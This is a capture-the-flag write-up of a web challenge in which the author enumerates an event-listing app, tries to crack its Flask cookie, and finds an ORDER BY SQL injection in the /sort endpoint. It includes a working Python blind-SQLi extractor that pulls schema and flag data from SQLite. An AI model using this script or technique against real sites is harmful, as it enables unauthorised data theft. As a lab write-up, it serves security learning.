🚩 BKSEC - Ezzz
Executive Summary
- URL:
http://103.77.175.40:8211/ - Key Technique: Spotting a parameter that is vulnerable to Boolean-based SQL Injection attack that leads to flag.
- Status:
Completed
Reconnaissance
Gobuster Scans
gobuster dir -u http://103.77.175.40:8211/ -w ~/Downloads/SecLists/Discovery/Web-Content/raft-small-directories-lowercase.txt -x php,html,txt,bak

===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://103.77.175.40:8211/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kali/Downloads/SecLists/Discovery/Web-Content/raft-small-directories-lowercase.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              html,txt,bak,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/add                  (Status: 405) [Size: 153]
/sort                 (Status: 500) [Size: 126]
Progress: 88845 / 88845 (100.00%)
Two endpoints /add and /sort were found.
Arjun Scans
arjun -u http://103.77.175.40:8211/

[banner]
[*] Scanning 0/1: http://103.77.175.40:8211/
[*] Probing the target for stability
[*] Analysing HTTP response for anomalies
[+] Extracted 2 parameters from response for testing: date, title
[*] Logicforcing the URL endpoint
[!] No parameters were discovered.
arjun -u http://103.77.175.40:8211/sort
[Banner]
[*] Scanning 0/1: http://103.77.175.40:8211/sort
[*] Probing the target for stability
[*] Analysing HTTP response for anomalies
[*] Logicforcing the URL endpoint
[!] No parameters were discovered.Web Enumeration
The website is a event management service where if I input an event and its date the event will be shown on the website.
In challenges like this, I often think about an SQLi vulnerability as the data are reflected to the user, especially when it is also under the format of some sort of table, just like in relational databases.
Looking at the requests, in the response to /add I found that the cookie is rather new that was not like previous challenges.

The page is using Flask session cookie of the itsdangerous library that is only signed, not encrypted — if its secret key is weak, it can be cracked with a dictionary attack and used to forge new cookies. So I tried extracting the cookie and cracking it with Flask-Unsign against rockyou.txt.
flask-unsign --unsign --cookie 'eyJ1c2VyX3Nlc3Npb24iOiI1ZWEyYmMyOC04ZDNlLTQxZmMtOTFjZi01ZGE5Zjk0YjVjMDYifQ.aZ5fTA.4v8nGpMHWrmL3KAnEQ7YWSeigAU' --wordlist /usr/share/wordlists/rockyou.txt --no-literal-eval
[*] Session decodes to: {'user_session': '5ea2bc28-8d3e-41fc-91cf-5da9f94b5c06'}
[*] Starting brute-forcer with 8 threads..
[!] Failed to find secret key after 14344392 attempts.nd
However, the cracking failed.
I tried fuzzing the input field with special characters to see if the input were unsanitized using both FFUF and manual fuzzing.
ffuf -w ~/Downloads/SecLists/Fuzzing/special-chars.txt \
     -X POST \
     -d "title=FUZZ&date=2026-02-01" \
     -H "Content-Type: application/x-www-form-urlencoded" \
     -u http://103.77.175.40:8211/add

[Banner]
/                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 98ms]
,                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 98ms]
?                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 97ms]
{                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 98ms]
^                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 98ms]
>                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 98ms]
$                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 98ms]
:                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 98ms]
"                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 98ms]
~                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 98ms]
(                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 100ms]
)                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 100ms]
<                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 101ms]
|                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 106ms]
%                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 111ms]
;                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 114ms]
-                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 117ms]
\                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 121ms]
}                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 128ms]
'                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 131ms]
[                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 136ms]
.                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 140ms]
_                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 145ms]
+                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 148ms]
=                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 154ms]
#                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 162ms]
@                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 168ms]
!                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 172ms]
]                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 173ms]
`                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 176ms]
*                       [Status: 302, Size: 219, Words: 18, Lines: 6, Duration: 185ms]
:: Progress: [32/32] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
After the fuzzing, I found that these characters: /,?{^$:~()|%;-\}[]._+=#@!`* were not escaped. This might hinting some sort of Server-side Template Injection (SSTI) so I tried inputting {{7*7}} (Which is the correspond payload) into the title field. However, the payload also failed.

I even tried to examine the input with SQLmap but it was not use, none of the input field seemed to be injectable according to the tool. The tools still may be wrong though, but this time I think it was right since ' and " were safely escaped. Same thing happened with < and > so maybe XSS is also not the way to go in this page.
I decided to go for the next target that is the /sort endpoint, according to the source code of the index page, the page has a parameter called key that takes the title or date as input when I clicked on the sorting buttons. This might be hinting an ORDER BY SQLi vulnerability.

So I wanted to try the theory by injecting into the request the payload title DESC, however, the server seems to be implementing some sort of database wiping after a few seconds that every time I tried inputting a new event, the table was cleared out and only the newly input event was displayed.
Therefore, I decide to write a python script that can help me checking this.
import requests

BASE = "http://103.77.175.40:8211"
s = requests.Session()

events = [
        {"title": "MMM_Test", "date": "2026-01-01"},
        {"title": "AAA_Test", "date": "2026-06-15"},
        {"title": "ZZZ_Test", "date": "2026-12-31"}
    ]
for event in events:
    response = s.post(BASE + '/add', data=event, allow_redirects=True)
    print(response.text)

payload = "title DESC"
params = {'key': payload}
response = s.get(BASE + '/sort', params=params)
print(response.text)
Response of the third POST request:
Response of the GET request:

The input was indeed sorted so this confirm the vulnerability.
Boolean-based SQLi
With this, I asked Gemini to help me generate an exploit script that uses the fact that whether the input is alphabetically or inverse-alphabetically sorted.
import requests
from bs4 import BeautifulSoup
import string

BASE = "http://103.77.175.40:8211"
CHARSET = string.ascii_letters + string.digits + " _-{}!"

s = requests.Session()

# inject data
def injectData():
    events = [
            {"title": "MMM_Test", "date": "2026-01-01"},
            {"title": "AAA_Test", "date": "2026-06-15"},
            {"title": "ZZZ_Test", "date": "2026-12-31"}
        ]
    for event in events:
        response = s.post(BASE + '/add', data=event, allow_redirects=True)

# check boolean-based SQLi
def checkBoolean(input):
    # if input is true, the order will be ZZZ, MMM, AAA; if false, it will be AAA, MMM, ZZZ
    payload = f"(CASE WHEN ({input}) THEN title END) DESC, title ASC"
    params = {'key': payload}

    response = s.get(BASE + '/sort', params=params)
    soup = BeautifulSoup(response.text, 'html.parser')
    rows = soup.find_all('tr')[1:]  # Skip header row
    titles = [row.find_all('td')[0].text.strip() for row in rows]

    if (titles[0] == "ZZZ_Test" and titles[1] == "MMM_Test" and titles[2] == "AAA_Test"):
       return True
    return False

def extract_data(query):
    extracted_string = ""
    position = 1

    print(f"[*] Starting extraction for query: {query}")

    while True:
        char_found = False
        for char in CHARSET:
            test_query = f"SUBSTR(({query}), {position}, 1) = '{char}'"

            print(f"\r[*] Trying: {extracted_string}{char}", end="", flush=True)

            if checkBoolean(test_query):
                extracted_string += char
                char_found = True
                position += 1
                break

        if not char_found:
            break

    print(f"\n[+] Extracted: {extracted_string}")
    return extracted_string


if __name__ == "__main__":
    injectData()

    query_to_run = "sqlite_version()"
    extract_data(query_to_run)
I changed the payload accordingly and got the database was using SQLite.
Changing the query_to_run to:
SELECT tbl_name FROM sqlite_master WHERE type='table' LIMIT 1 OFFSET 0 --1,2,3...And I managed to get 3 tables, using the payload:
SELECT name FROM pragma_table_info('lists') LIMIT 1 OFFSET 0I can extract the columns and got some information about the tables:
sqlite_sequence: a built-in table that is automatically created whenever the developer usesAUTOINCREMENTto increment primary keys like ids…lists: the table that contains the event that I input in the front-end. (columns:id,title,date)flag42123: the table that contains the flag. (columns:id,flag)
I can then extract the flag with a simple payload:
SELECT flag FROM flag42123 LIMIT 1Loot & Flags
Flag: BKSEC{B00l34n_4nd_3rr0r_B4s3d_SQLi_4r3_P0w3rfu1_T3cHn1qu3s_MHjQsk0ygYzovO6hwa_c58073fdf6c9eae0f13a6460d0c45659da9336448f0f5c12846e65ae}